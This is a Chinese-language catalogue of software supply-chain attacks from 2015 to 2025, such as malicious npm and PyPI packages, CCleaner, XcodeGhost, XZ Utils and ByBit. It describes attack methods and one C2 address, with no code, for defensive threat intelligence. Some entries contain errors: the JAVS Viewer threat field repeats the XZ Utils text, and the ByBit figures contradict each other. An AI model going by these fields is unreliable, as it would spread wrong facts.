参考链接	https://www.reversinglabs.com/blog/malicious-nuget-campaign-uses-homoglyphs-and-il-weaving-to-fool-devs

- 疑似 Lazarus 组织利用加密相关的 npm 包发起供应链攻击

事件名称	疑似 Lazarus 组织利用加密相关的 npm 包发起供应链攻击
披露时间	2023 年 12 月
事件描述	2023 年 11 月，国外安全厂商披露了一批可疑的 npm 包，这些 npm 包名字带有加密和区块链相关的主题，其中的恶意代码从远程服务器下载后续恶意软件并执行。 随后奇安信威胁情报中心发现一批较为复杂的下载器样本，这类样本经过多层嵌套的 PE 文件加载，最终从 C2 服务器下载后续载荷并执行。经过分析研判确认这些下载器样本与恶意 npm 包相关，属于同一攻击行动。此外根据下载器的代码特征关联到背后攻击者很可能是 Lazarus 组织。
直接威胁	远程控制计算机
影响范围	下载恶意 npm 包的计算机
参考链接	https://mp.weixin.qq.com/s/f5YE12w3x3wad5EO0EB53Q https://blog.phylum.io/crypto-themed-npm-packages-found-delivering-stealthy-malware/

- 疑似 Lazarus 组织利用 PyPI 包发起供应链攻击

事件名称	疑似 Lazarus 组织利用 PyPI 包发起供应链攻击
披露时间	2023 年 8 月
事件描述	2023 年 8 月，国外安全厂商发现一起利用 PyPI 开源存储库发布恶意 Python 包的供应链攻击活动，将其命名为”VMConnect”。攻击活动涉及二十多个恶意 Python 包，恶意包通过模仿流行的 Python 库进行伪装。攻击

	者还为一些 Python 包创建了相应的 Github 项目，以增加可信度，而且 Github 上发布的代码不包含 PyPI 发布包中的恶意内容。安全研究人员根据多方信息认为该攻击活动与 Lazarus 组织存在关联。
直接威胁	远程控制计算机
影响范围	下载恶意 PyPI 包的计算机
参考链接	https://www.reversinglabs.com/blog/vmconnect-malicious-pypi-packages-imitate-popular-open-source-modules https://www.reversinglabs.com/blog/vmconnect-supply-chain-campaign-continues

- 供应链攻击利用恶意 SDK 渗透 Android 应用程序

事件名称	供应链攻击利用恶意 SDK 渗透 Android 应用程序
披露时间	2023 年 6 月
事件描述	2023 年 6 月，研究人员发现了一组带有恶意 SDK 的 193 个应用程序，估计有 3000 万用户受到这组额外应用程序的影响。 SpinOk 是 2023 年 5 月底 Dr. Web 发现的一个具有间谍软件功能的 Android 软件模块。它会从 Android 设备收集文件并将其传输给攻击者，还可以操纵剪贴板内容。表面上看，该 恶意 SDK 提供带有每日奖励的小游戏，开发者可以合法地利用这些来激起用户的兴趣。然而，该木马在后台可窃取文件和替换剪贴板内容。Dr. Web 声称，该 SDK 存在于 101 个应用程序中，这些应用程序从 Google Play 累计下载次数为 421,290,300 次。 CloudSEK 使用 Dr. Web 报告中提供的 IoC 发现了更多 SpinOk 感染，在发现另外 92 个应用后，恶意应用列表扩展到 193 个。其中大约一半可在 Google Play 上找到。些应用程序的开发人员很可能将恶意 SDK 误认为是一个广告库，而没有意识到它包含恶意功能。
直接威胁	窃取用户文件
影响范围	带有恶意 SDK 的 193 个应用程序，估计有 3000 万用户受到这组额外应用程序的影响。
参考链接	https://www.checkpoint.com/cyber-hub/threat-prevention/what-is-malware/spinok-malware/ https://news.drweb.com/show/?i=14705&lng=en https://vms.drweb.com/search/?q=Android.Spy.SpinOk&lng=en

- PyTorch 机器学习工具包使用者遭供应链攻击

事件名称	PyTorch 机器学习工具包使用者遭供应链攻击
披露时间	2023 年 1 月
事件描述	2023 年 1 月，Sophos 发布报告称 PyTorch 机器学习工具包使用者在圣诞节[2022-12-25]至除夕前一天[2022-12-30]期间遭受供应链攻击。攻击者主要在流行的 Python 包索引存储库 PyPI 上创建了一个名为 torchtriton 的恶意 Python 包。该恶意包名称与 PyTorch 本身的依赖项名称匹配，但由于其 PyPI 索引优先，因此用户将优先安装恶意包，而非存

	储库中的官方版本。 PyPI 上的 torchtriton 包含一个恶意的 triton 二进制文件，PYTHON_SITE_PACKAGES/triton/runtime/triton。该恶意软件会窃取系统信息，包括主机名、用户名、系统上的已知用户以及所有系统环境变量的内容、本地 Git 配置、SSH 密钥以及主目录中前 1000 个文件。 此外，研究人员发现，Triton 可执行文件似乎仅针对 64 位 Linux 环境，且能够将攻击者想要窃取的数据进行压缩、加扰和文本编码为一系列看起来像“服务器名称”的序列，然后通过进行一系列的 DNS 查找操作，最终实现窃取用户数据目的。
直接威胁	用户敏感数据失窃
影响范围	2022-12-25 至 2022-12-30 期间所有下载使用 PyTorch 的用户。
参考链接	https://nakedsecurity.sophos.com/2023/01/01/pytorch-machine-learning-toolkit-pwned-from-christmas-to-new-year/

- NPM 供应链攻击影响数百个网站和应用程序

事件名称	NPM 供应链攻击影响数百个网站和应用程序
披露时间	2022 年 7 月
事件描述	2022 年 7 月，ReversingLabs 发现了广泛的软件供应链攻击的证据，该攻击涉及通过 NPM 包管理器提供的恶意 Javascript 包。这些可追溯到 2021 年 12 月的 20 多个 NPM 包，包含混淆的 Javascript，旨在从使用部署了恶意包的应用程序或网站的个人那里窃取表单数据。 经过仔细检查，研究人员发现了协同供应链攻击的证据，大量 NPM 包包含 jQuery 脚本，旨在从包含它们的已部署应用程序中窃取表单数据。在其中一个案例中，恶意程序包已被下载超过 17,000 次。 攻击者冒充了高流量的 NPM 模块，例如由 ionic.io 发布的 umbrellajs 和软件包。这些明显的恶意攻击依赖于拼写错误，这是一种攻击者通过公共存储库提供名称与合法软件包相似或常见拼写错误的软件包的技术。
直接威胁	用户表单数据收集
影响范围	2021-12 至 2022-7 期间所有下载恶意包的用户。
参考链接	https://www.reversinglabs.com/blog/iconburst-npm-software-supply-chain-attack-grabs-data-from-apps-websites

- 针对 GitLab CI 管道的供应链攻击事件

事件名称	针对 GitLab CI 管道的供应链攻击事件
披露时间	2022 年 5 月
事件描述	在 2022 年 5 月 10 日，Rust 安全响应工作组发布了一个公告，宣布在 Rust 依赖社区存储库中发现了一个恶意的 crate（软件包），名为“rustdecimal”。这个恶意软件包试图模仿知名的 rust_decimal 软件包，用于金融计算。恶意软件检查环境变量 GITLAB_CI，以识别 GitLab 持续集成（CI）管道。如果变量被设置，则会下载并执行一个名为 /tmp/git-updater.bin 的文件。这个文件是一个 Go 语言编写的恶意程序，

	包含了 Mythic 框架的“Poseidon”后门。 攻击者的最终意图尚不清楚，但根据感染的 GitLab CI 管道，其目标可能会导致后续更大规模的供应链攻击。
直接威胁	远程控制计算机
影响范围	2022-03-25 至 2022-05-02 期间所有下载恶意包名为“rustdecimal”的用户。
参考链接	https://www.sentinelone.com/labs/cratedepression-rust-supply-chain-attack-infects-cloud-ci-pipelines-with-go-malware/ https://blog.rust-lang.org/2022/05/10/malicious-crate-rustdecimal.html

- “全自动”NPM 供应链攻击

事件名称	“全自动”NPM 供应链攻击
披露时间	2022 年 3 月
事件描述	2022 年 3 月，研究人员发现了数百个试图使用依赖混淆攻击的恶意程序包。通常，攻击者使用匿名的一次性 NPM 账户发起攻击。但在此次攻击活动中，攻击者已经完全自动化了 NPM 账户创建过程，并开设了专用账户，每个包一个，这使得新恶意包批次更难被发现。研究人员将此次攻击活动跟踪为“RED-LILI”，其全自动系统会创建 NPM 用户账户，并在传递 OTP（一次性密码）验证请求的同时发布包，目前共发布了大约 800 个恶意包。
直接威胁	数据泄露
影响范围	所有通过 npm 下载安装了上述软件包的用户
参考链接	https://checkmarx.com/blog/a-beautiful-factory-for-malicious-packages/ https://checkmarx.com/blog/webhook-party-malicious-packages-caught-exfiltrating-data-via-legit-webhook-services/

- 针对 Npm 仓库 ua-parser-js 安装包的供应链攻击事件

事件名称	针对 Npm 仓库 ua-parser-js 安装包的供应链攻击事件
披露时间	2021 年 10 月
事件描述	2021 年 10 月 22 日，微步披露了一起针对 Npm 仓库 ua-parser-js 库的供应链攻击活动。攻击者通过劫持 ua-parser-js 官方账号，并且投放恶意 ua-parser-js 安装包，该软件包每周下载量超百万次，影响面颇广。 此次攻击涉及三个相关软件包版本，除针对 Windows 和 Linux 平台进行挖矿外，还会下载 Danabot 恶意木马窃密。该木马具有下载执行模块，执行 shell 命令，更新 C2 地址，屏幕截图，窃取浏览器、FTP 等软件登录凭证等功能。确认目前受影响的软件包版本如下： 1. ua-parser-js 0.7.29 2. ua-parser-js 0.8.0 3. ua-parser-js 1.0.0 经分析，此次供应链攻击活动发生前，在 NPM 平台上已经出现多次同源安装包投毒攻击，且本次供应链攻击活动使用资产与近期 Matanbuchus 木马攻击活动存在重叠，背后可能是同一攻击团伙。

直接威胁	感染挖矿木马、窃密木马
影响范围	ua-parser-js 库的使用者
参考链接	https://mp.weixin.qq.com/s/GruXpE5YHXwKa4FTYd5fTA

- PyPI 代码库恶意软件包供应链攻击事件


事件名称	PyPI 代码库恶意软件包供应链攻击事件
披露时间	2021 年 7 月
事件描述	2021 年 7 月，Jfrog 在其科技博客中报告在 PyPI 存储库中发现几个恶意代码包，根据 pepy.tech 的数据显示，相关恶意代码在从 PyPI 网站删除之前已被下载 3 万次。 PyPI 是 Python Package Index 的缩写，是 Python 的官方第三方软件存储库，诸如 pip 之类的包管理器实用程序依赖它作为包及其依赖项的默认源。被发现的恶意代码包使用了 Base64 编码进行混淆，将恶意代码上传到官方存储库，使其可能被滥用成为更复杂威胁的入口点，攻击者能够在目标机器上执行远程代码、收集系统信息、截屏并上传到指定地址、掠夺 Chrome 和 Edge 浏览器中自动保存的信用卡信息和密码，甚至窃取 Discord 身份验证令牌以冒充受害者。据了解，PyPI、Github 及其他公共代码存储库本身并不对代码内容进行审核，任何开发人员均可注册，并上传代码。这种机制类似于其他社交媒体平台，平台方并不对内容安全性负责。这将会导致依赖这些源（或镜像源）部署开发环境的软件开发者在无意中将恶意代码传播出去，从而构成典型的软件供应链攻击。
直接威胁	远程控制、用户信息收集、重要登录凭证被盗等
影响范围	相关恶意代码在从 PyPI 网站删除之前约有 3 万次下载
参考链接	https://jfrog.com/blog/malicious-pypi-packages-stealing-credit-cards-injecting-code/ https://mp.weixin.qq.com/s/PMc8yjVdPtFy1b4RlWu9kg

- 利用 NPM 包管理工具的供应链投毒攻击

事件名称	利用 NPM 包管理工具的供应链投毒攻击
披露时间	2020 年 10 月
事件描述	2020 年 10 月 15 日，npm 删除了四个被下载 1000 多次的恶意软件包，分别是 Plutov-slack、Nodetest199、nodetest1010 和 npmpubman。被攻击者投递的四个恶意软件包中前三个软件包有着相同的代码片段，这些软件包一旦成功安装，代码则会建立攻击者服务器的反向 shell，从而使得攻击者可以实现对受感染计算机的远程控制。最后一个软件包 npmpubman 的主要功能是收集受感染计算机的系统信息。 无独有偶，npm 的供应链投毒攻击最早可追溯到 2016 年开始。近几年来不断有攻击者尝试通过 npm、Pypi 等包管理工具下发恶意软件。2019 年 6 月，有攻击者向 npm 发布了一个“有用的”软件包，从软件包发布到恶意代码下发，攻击者花了几个月时间将其伪装成正常软件，等待它被目标使用。最后攻击者通过更新软件包的方式下发恶意代码盗取用户加密钱包种子以及登录密码。

直接威胁	受害者计算机被攻击者远控、重要登录凭证被盗、资产被盗等
影响范围	所有通过 npm 下载安装了上述软件包的用户
参考链接	https://www.bleepingcomputer.com/news/security/npm-nukes-nodejs-malware-opening-windows-linux-reverse-shells/ https://blog.npmjs.org/post/185397814280/plot-to-steal-cryptocurrency-foiled-by-the-npm

- Winnti：针对亚洲游戏厂商的供应链攻击事件

事件名称	Winnti：针对亚洲游戏厂商的供应链攻击事件
披露时间	2019 年 3 月
事件描述	2019 年 3 月，ESET 披露了针对两个游戏和一个游戏平台的供应链攻击活动，在受影响的三个公司，都被植入了同一类后门。目前，其中两个产品已不受影响，而一个来自泰国开发商制作的游戏 Infestation 似乎仍然受影响。 经分析，Payload 代码在后门可执行文件执行前期启动，对 C Runtime 初始化的标准调用（__scrt_common_main_seh）进行劫持，在 用户代码之前就启动 Payload，这可能表明攻击者改变的是代码的编译环境而不是源代码本身。  植入的恶意代码主要具有以下功能： 1. 解密恶意 Dll 并进行内存加载 2. 获取计算机基本信息，发送到 C2 服务器并获取后续命令 3. 从给定的 URL 下载执行 Win64/Winnti.BN 恶意程序
直接威胁	用户信息搜集，远程控制
影响范围	受害者基本都位于亚洲，泰国受影响范围最广，受害者分布饼图如下： 
参考链接	https://www.welivesecurity.com/2019/03/11/gaming-industry-scope-attackers-asia/

- **CCleaner 被植入后门代码事件**

事件名称	CCleaner 被植入后门代码事件
披露时间	2017 年 9 月
事件描述	2017 年 9 月 18 日，Piriform 官方发布安全公告，公告称该公司开发的 CCleaner version 5.33.6162 和 CCleaner Cloud version 1.07.3191 中的 32

	位应用程序被植入了恶意代码。被植入后门代码的软件版本被公开下载了一个月左右，导致百万级别的用户受到影响，泄露机器相关的敏感信息甚至极少数被执行了更多的恶意代码。 CCleaner 是独立的软件工作室 Piriform 开发的系统优化和隐私保护工具，目前已经被防病毒厂商 Avast 收购，主要用来清除 Windows 系统不再使用的垃圾文件，以腾出更多硬盘空间，它的另一大功能是清除使用者的上网记录。自从 2004 年 2 月发布以来，CCleaner 的用户数目迅速增长而且很快成为使用量第一的系统垃圾清理及隐私保护软件。而正是这样一款隐私保护软件却被爆出在官方发布的版本中被植入恶意代码，且该恶意代码具备执行任意代码的功能。 根据奇安信威胁情报中心的分析，此次事件极有可能是攻击者入侵开发人员机器后污染开发环境中的 CRT 静态库函数造成的，后果即在该开发环境中开发的程序极有可能都被植入木马程序，而被植入了恶意代码的 CCleaner 版本主要具备如下恶意功能： 1、攻击者在 CRT 初始化函数 __scrt_get_dyn_tls_init_callback() 中插入了一个函数调用，并将此函数调用指向执行另一段恶意代码。 2、收集主机信息（主机名、已安装软件列表、进程列表和网卡信息等）加密编码后通过 HTTPS 协议的 POST 请求尝试发送到远程 IP：216.126.225.148:443，且伪造 HTTP 头的 HOST 字段为：speccy.piriform.com，并下载执行第二阶段的恶意代码。 3、若 IP 失效，则根据月份生成 DGA 域名，并再次尝试发送同样的信息，如果成功则下载执行第二阶段的恶意代码。 继 Xshell 被植入后门代码事件后，这是又一起严重的软件供应链攻击事件。
直接威胁	用户信息搜集，远程控制
影响范围	被植入后门代码的软件版本被公开下载了一个月左右，导致百万级别的用户受到影响，泄露机器相关的敏感信息甚至极少数被执行了更多的恶意代码。奇安信威胁情报中心根据 C&C 域名相关的访问数量评估，国内受感染用户在万级
参考链接	https://ti.qianxin.com/blog/articles/in-depth-analysis-of-ccleaner-malware https://ti.qianxin.com/blog/articles/announcement-of-ccleaner-malware/ http://bobao.360.cn/learning/detail/4448.html

- **PyPI 第三方软件存储库被污染事件**

事件名称	PyPI 第三方软件存储库被污染事件
披露时间	2017 年 9 月
事件描述	PyPI（Python Package Index）是 Python 官方的第三方软件存储库，所有人都可以下载第三方库或上传自己开发的库到 PyPI，PyPI 推荐使用 pip 包管理器来下载第三方库。 2017 年 9 月，斯洛伐克国家安全局（NBU）在 PyPI（Python 的官方第三方软件存储库）中发现了十个恶意软件库。攻击者故意将软件包的名称拼写错误，使其看起来和真的一样，然后上传到 PyPI 中。例如使用“urlib”而不是“urllib”，这样类似的方式等。而 PyPI 存储库不执行任何

	类型的安全检查或审计，因此攻击者向其库上传新模块时并没有什么阻碍，但使用者稍不留神，就会将恶意库加载到其软件的安装脚本中。 目前发现恶意代码只收集受感染主机的信息，用户的用户名以及用户的计算机主机名，截止目前这些恶意软件库已经被全部下架。 下面是十个已被删除的恶意软件库的信息，可以看到假软件包上传的时间从 6 月一直持续的 9 月： - acqusition (uploaded 2017-06-03 01:58:01, impersonates acquisition) - apidev-coop (uploaded 2017-06-03 05:16:08, impersonates apidev-coop_cms) - bzip (uploaded 2017-06-04 07:08:05, impersonates bz2file) - crypt (uploaded 2017-06-03 08:03:14, impersonates crypto) - django-server (uploaded 2017-06-02 08:22:23, impersonates django-server-guardian-api) - pwd (uploaded 2017-06-02 13:12:33, impersonates pwdhash) - setup-tools (uploaded 2017-06-02 08:54:44, impersonates setuptools) - telnet (uploaded 2017-06-02 15:35:05, impersonates telnetsrvlib) - urlib3 (uploaded 2017-06-02 07:09:29, impersonates urllib3) - urllib (uploaded 2017-06-02 07:03:37, impersonates urllib3)
直接威胁	用户信息搜集
影响范围	安全研究人员测试上传 20 个恶意库，显示两天内被下载超过 7000 次，估计此次攻击事件中的 10 个恶意库被下载次数在十万级
参考链接	http://www.nbu.gov.sk/skcsirt-sa-20170909-pypi/

- **Xcode 非官方版本恶意代码污染事件**

事件名称	Xcode 非官方版本恶意代码污染
披露时间	2015 年 9 月
事件描述	Xcode 是由苹果公司发布的运行在操作系统 Mac OS X 上的集成开发工具（IDE），是开发 OS X 和 iOS 应用程序的最主流工具。 2015 年 9 月 14 日起，一例 Xcode 非官方版本恶意代码污染事件逐步被关注，并成为社会热点事件。多数分析者将这一事件称为“XcodeGhost”。 攻击者通过向非官方版本的 Xcode 注入病毒 Xcode Ghost，它的初始传播途径主要是通过非官方下载的 Xcode 传播，通过 CoreService 库文件进行感染。当应用开发者使用带毒的 Xcode 工作时，编译出的 App 都将被注入病毒代码，从而产生众多携带病毒的 APP。
直接威胁	用户信息搜集，弹窗钓鱼，远程控制
影响范围	至少 692 种 APP 受污染，过亿用户受影响，受影响的包括了微信、滴滴、网易云音乐等著名应用。
参考链接	http://bobao.360.cn/learning/detail/670.html http://www.antiy.com/response/xcodeghost.html

源代码污染

软件产品如果在源代码级别被攻击者植入恶意代码将非常难以被发现，并且这些恶意代码在披上正规软件厂商的合法外衣后更能轻易躲过安全软件产品的检测，或许会长时间潜伏于用户机器中不被察觉，最近曝光的远程终端管理工具 Xshell 被植入后门代码则属于这类攻击中的经典案例。

- ByBit 加密货币交易所供应链攻击盗窃虚拟货币事件


事件名称	ByBit 加密货币交易所供应链攻击盗窃虚拟货币事件
披露时间	2025 年 2 月
事件描述	朝鲜黑客组织 TraderTraitor 通过入侵 Safe{Wallet}（ByBit 的多重签名钱包提供商）的供应链，实施了约 4 亿美元加密货币盗窃。攻击始于 2025 年 2 月 2 日，攻击者注册 getstockprice[.]com 域名作为 C2 基础设施。2 月 4 日，通过社会工程学手段诱骗 Safe{Wallet}开发者执行恶意 Python 应用，利用 PyYAML 反序列化漏洞获得初始访问权限。攻击者在开发者 macOS 工作站部署 MythicC2 的 Poseidon 代理，窃取 AWS 会话令牌。2 月 5 日，攻击者使用被盗令牌访问 Safe{Wallet}的 AWS 环境，尝试注册自己的 MFA 设备未果。2 月 17 日，攻击者开始活跃的 C2 活动。2 月 19 日，攻击者篡改 Safe{Wallet}静态 Next.js Web 应用，注入恶意 JavaScript 代码。该代码在检测到 ByBit 多重签名交易时动态修改交易细节，将资金重定向到攻击者钱包。2 月 21 日，攻击执行并窃取约 40 万 ETH 后清除恶意负载。
直接威胁	巨额加密货币盗窃、供应链破坏、开发者工作站完全控制、AWS 环境入侵
影响范围	Safe{Wallet}开发者及客户、ByBit 交易所用户，造成近 15 亿美元损失
参考链接	https://www.elastic.co/security-labs/bit-bybit https://unit42.paloaltonetworks.com/slow-pisces-new-custom-malware/

- FreeFix 勒索软件通过感染易语言模块攻击事件

事件名称	FreeFix 勒索软件通过感染易语言模块攻击事件
披露时间	2025 年 3 月
事件描述	FreeFix 勒索软件采用了一种新型的"源头带毒"攻击策略，专门针对易语言（EPL）生态系统的开发环境进行供应链攻击。攻击者精心构造了包含恶意代码的".ec"模块文件，并通过开发者论坛、技术交流群等渠道，以"功能模块"或"开源项目"的名义进行传播。 当开发者不慎下载并加载这些被感染的模块后，恶意代码会立即开始执行。首先会对运行环境进行检测，判断当前是否具有管理员权限。如果发现权限不足，会尝试通过各种提权技术获取更高权限。在获取足够权限后，恶意代码会从资源中释放 Free_EXE 勒索软件本体并执行。 勒索程序执行后，会开始加密开发者计算机上的各类文件。值得注意的是，该攻击不仅具有常规勒索软件的文件加密功能，还专门针对易

	语言开发环境进行了特殊设计。它会主动搜索并窃取开发者设备中的易语言源码文件（.e 文件）和模块文件（.ec 文件），这些文件往往包含着开发者的核心代码和重要项目。被窃取的文件会被打包回传到攻击者控制的第三方云存储中，可能被用于后续的二次攻击或商业窃密。 更严重的是，该恶意代码具备自我复制和传播能力。一旦感染成功，它会尝试感染开发者机器上的其他模块文件，形成链式感染效应。这种设计使得攻击能够通过开发者之间的模块共享快速扩散，对整个易语言开发者社区构成严重威胁。攻击者显然对易语言开发环境有深入了解，专门针对该生态系统的特点设计了攻击方式，使得攻击更具针对性和破坏性。
直接威胁	文件加密勒索、源代码窃取、开发环境感染、恶意代码传播
影响范围	易语言开发者及使用受影响模块编译的软件用户
参考链接	https://mp.weixin.qq.com/s/MG4JTM_k38FXMGSz4WRtEQ

- GitHub Actions 供应链攻击与令牌窃取事件

事件名称	GitHub Actions 供应链攻击与令牌窃取事件
披露时间	2025 年 3 月
事件描述	攻击者通过 SpotBugs 项目的 pull_request_target 触发器漏洞窃取维护者令牌，随后横向入侵 reviewdog 和 tj-actions 仓库。攻击者篡改 reviewdog/action-setup 的 v1 标签，通过依赖链影响超过 23,000 个仓库，并针对性攻击 Coinbase 的 CI/CD 流程窃取敏感信息。攻击者最终通过覆盖 tj-actions/changed-files 的所有标签实施大规模供应链投毒。攻击流程如下图： 
直接威胁	CI/CD 令牌泄露、供应链投毒、恶意代码执行、企业敏感信息泄露
影响范围	依赖 SpotBugs、reviewdog 和 tj-actions 的超过 23,000 个 GitHub 仓库，包括 Coinbase 等知名企业
参考链接	https://unit42.paloaltonetworks.com/github-actions-supply-chain-attack/ https://thehackernews.com/2025/04/spotbugs-access-token-theft-identified.html

- **汽车经销商供应链攻击**

事件名称	汽车经销商供应链攻击
披露时间	2025 年 3 月
事件描述	超过 100 家汽车经销商遭到供应链攻击，攻击源头是其共同使用的第三方视频服务（LES Automotive）。攻击者篡改了该服务提供的特定 JavaScript 文件（les_video_srp.js），将其作为投毒载体。当用户访问受感染的经销商网站时，会被重定向到钓鱼页面，该页面诱导用户执行一系列操作（如点击复选框、复制粘贴恶意命令），最终导致 PowerShell 下载并执行 SectopRAT 远程访问木马，使攻击者获得对受害者系统的完全控制。
直接威胁	受害者系统被植入远程访问木马（SectopRAT），导致系统被远控、敏感信息泄露。
影响范围	使用受感染第三方视频服务（LES Automotive）超过 100 家汽车经销商及其网站访客。
参考链接	https://rmceoin.github.io/malware-analysis/2025/03/13/supply-chain.html

- 35 个 Google Chrome 扩展程序遭到劫持

事件名称	35 个 Google Chrome 扩展程序遭到劫持
披露时间	2024 年 12 月
事件描述	有关针对 Chrome 浏览器扩展程序开发人员的网络钓鱼活动的最新细节浮出水面，该活动导致至少 35 个扩展程序受到攻击并注入数据窃取代码，其中包括网络安全公司 Cyberhaven 的扩展程序。 最新的活动开始于 2024 年 12 月 5 日左右。然而，BleepingComputer 发现的早期命令和控制子域早在 2024 年 3 月就已存在。攻击始于直接向 Chrome 扩展程序开发人员发送的网络钓鱼电子邮件，这封钓鱼邮件伪装成来自 Google 的邮件，声称该扩展违反了 Chrome Web Store 政策，有被移除的风险。电子邮件中的链接实际上会转到一个钓鱼网站，该网站会尝试控制目标的 Chrome 扩展程序，并可能使用恶意软件对其进行更新。 一旦攻击者获得扩展程序开发者账户的访问权限，他们就会修改扩展程序以包含两个恶意文件，即“worker.js”和“content.js”，其中包含从 Facebook 账户窃取数据的代码。被劫持的扩展程序随后作为“新”版本发布在 Chrome Web Store。 对受感染机器的分析表明，攻击者的目标是被感染扩展程序用户的 Facebook 账户。数据窃取代码试图获取用户的 Facebook ID、访问令牌、账户信息、广告账户信息和商业账户。
直接威胁	窃取使用恶意扩展的用户的敏感信息
影响范围	Chrome 扩展程序开发人员、使用受污染 Chrome 扩展程序的用户
参考链接	https://www.bleepingcomputer.com/news/security/new-details-reveal-how-hackers-hijacked-35-google-chrome-extensions/ https://www.bleepingcomputer.com/news/security/cybersecurity-firms-chrome-extension-hijacked-to-steal-users-data/

- Notezilla、RecentX 以及 Copywhiz 程序遭到供应链攻击

事件名称	Notezilla、RecentX 以及 Copywhiz 程序遭到供应链攻击
披露时间	2024 年 6 月
事件描述	2024 年 6 月 18 日，Rapid7 调查发现客户环境中的可疑活动源于 Notezilla 的安装。 Notezilla 的安装程序以及名为 RecentX 和 Copywhiz 的工具由印度公司 Conceptworld 在官方域名 conceptworld[.]com 下分发。分析了这三个程序的安装包后，Rapid7 发现安装程序已被木马化以执行信息窃取恶意软件，该恶意软件能够下载和执行其他有效负载。 Rapid7 观察到的后续恶意软件具有窃取浏览器凭据和加密货币钱包信息、记录剪贴板内容和按键以及下载和执行其他有效负载的功能。
直接威胁	窃取浏览器凭据和加密货币钱包信息、记录剪贴板内容和按键
影响范围	从 conceptworld[.]com 下载 Notezilla、RecentX 和 Copywhiz 的用户
参考链接	https://www.rapid7.com/blog/post/2024/06/27/supply-chain-compromise-leads-to-trojanized-installers-for-notezilla-recentx-copywhiz/

- JAVS Viewer 供应链攻击部署 RustDoor

事件名称	JAVS Viewer 供应链攻击部署 RustDoor
披露时间	2024 年 5 月
事件描述	2024 年 5 月，Rapid7 的研究人员警告称，威胁行为者在 Justice AV Solutions JAVS Viewer 软件的安装程序中添加了后门。分析发现，JAVS Viewer Setup 8.3.7.250-1.exe 的安装程序使用意外的 Authenticode 签名进行数字签名，并包含一个名为 fffmpeg.exe 的二进制文件。该二进制文件执行编码的 PowerShell 脚本，Rapid7 将 fffmpeg.exe 与 GateDoor / Rustdoor 恶意软件联系起来。 Justice AV Solutions (JAVS) 是一家总部位于美国的公司，为法庭环境和其他环境（包括监狱、议会和演讲室）提供数字视听录制解决方案。JAVS Viewer 在全球拥有超过 10,000 个安装。研究人员提供的后门允许攻击者完全控制受感染的系统。Rapid7 专家建议对受影响的系统重新安装系统映像，重置相关凭据，并安装最新版本的 JAVS Viewer（v8.3.8 或更高版本）。
直接威胁	使用带后门 XZ Utils 组件的 OpenSSH 服务允许攻击者远程未授权访问。其他任何使用该修改版 liblzma 库的软件也存在易受到数据拦截、修改和泄露的风险。
影响范围	安装 JAVS Viewer v8.3.7 的用户
参考链接	https://securityaffairs.com/163683/hacking/supplay-chain-attack-javs-viewer.html

- XZ Utils 后门植入事件


事件名称	开源压缩组件 XZ Utils 植入后门事件
披露时间	2024 年 3 月
事件描述	2024 年 3 月 29 日，XZ Utils 组件被发现植入后门。XZ Utils 是一个广

	泛使用的开源数据压缩组件，集成到主要的 Linux 发行版中。在 XZ Utils 的 5.6.0 和 5.6.1 版本中发现了允许未经授权的远程 SSH 访问的恶意代码。攻击者以组件中的 liblzma 库为后门植入目标，这是 OpenSSH 服务使用的关键依赖项。此攻击允许将代码注入 OpenSSH 服务中，从而导致远程代码执行（RCE）。 恶意 liblzma 库的构建过程使用一系列混淆方法，从伪装为源代码库测试文件的数据中提取出预构建的目标文件。然后，此目标文件用于修改 liblzma 库中的特定函数。任何使用此修改版 liblzma 库的软件都容易受到数据拦截、修改和泄露的影响。 XZ Utils 源代码托管在 Github 平台，根据后门相关代码的提交记录定位到攻击者账号是 JiaT75。该 Github 账户于 2021 年 1 月创建，并在 2021 年 10 月首次向 XZ Utils 贡献代码，此后 JiaT75 频繁活跃于 XZ Utils 项目。自 2022 年起，XZ Utils 项目维护者 Lasse Collin 被多个账号施压要求增加维护人员。之后已取得信任的 JiaT75 获得代码仓库的维护权限。2024 年 1 月，JiaT75 开始往提交代码中植入后门，并由此发布了两个受影响的 XZ Utils 版本 5.6.0 和 5.6.1。
直接威胁	使用带后门 XZ Utils 组件的 OpenSSH 服务允许攻击者远程未授权访问。其他任何使用该修改版 liblzma 库的软件也存在易受到数据拦截、修改和泄露的风险。
影响范围	使用 XZ Utils 5.6.0 和 5.6.1 的软件或服务
参考链接	https://www.zscaler.com/blogs/security-research/cve-advisory-cve-2024-3094-security-compromise-xz-utils https://mp.weixin.qq.com/s/RSRwJf2HpoxBLrV5C6sbeg https://mp.weixin.qq.com/s/qWD7ZQzJUgMGyOz7ILpMjA https://securelist.com/xz-backdoor-story-part-1/112354/ https://securelist.com/xz-backdoor-story-part-2-social-engineering/112476/

- Lazarus 修改讯连科技的应用程序以进行供应链攻击

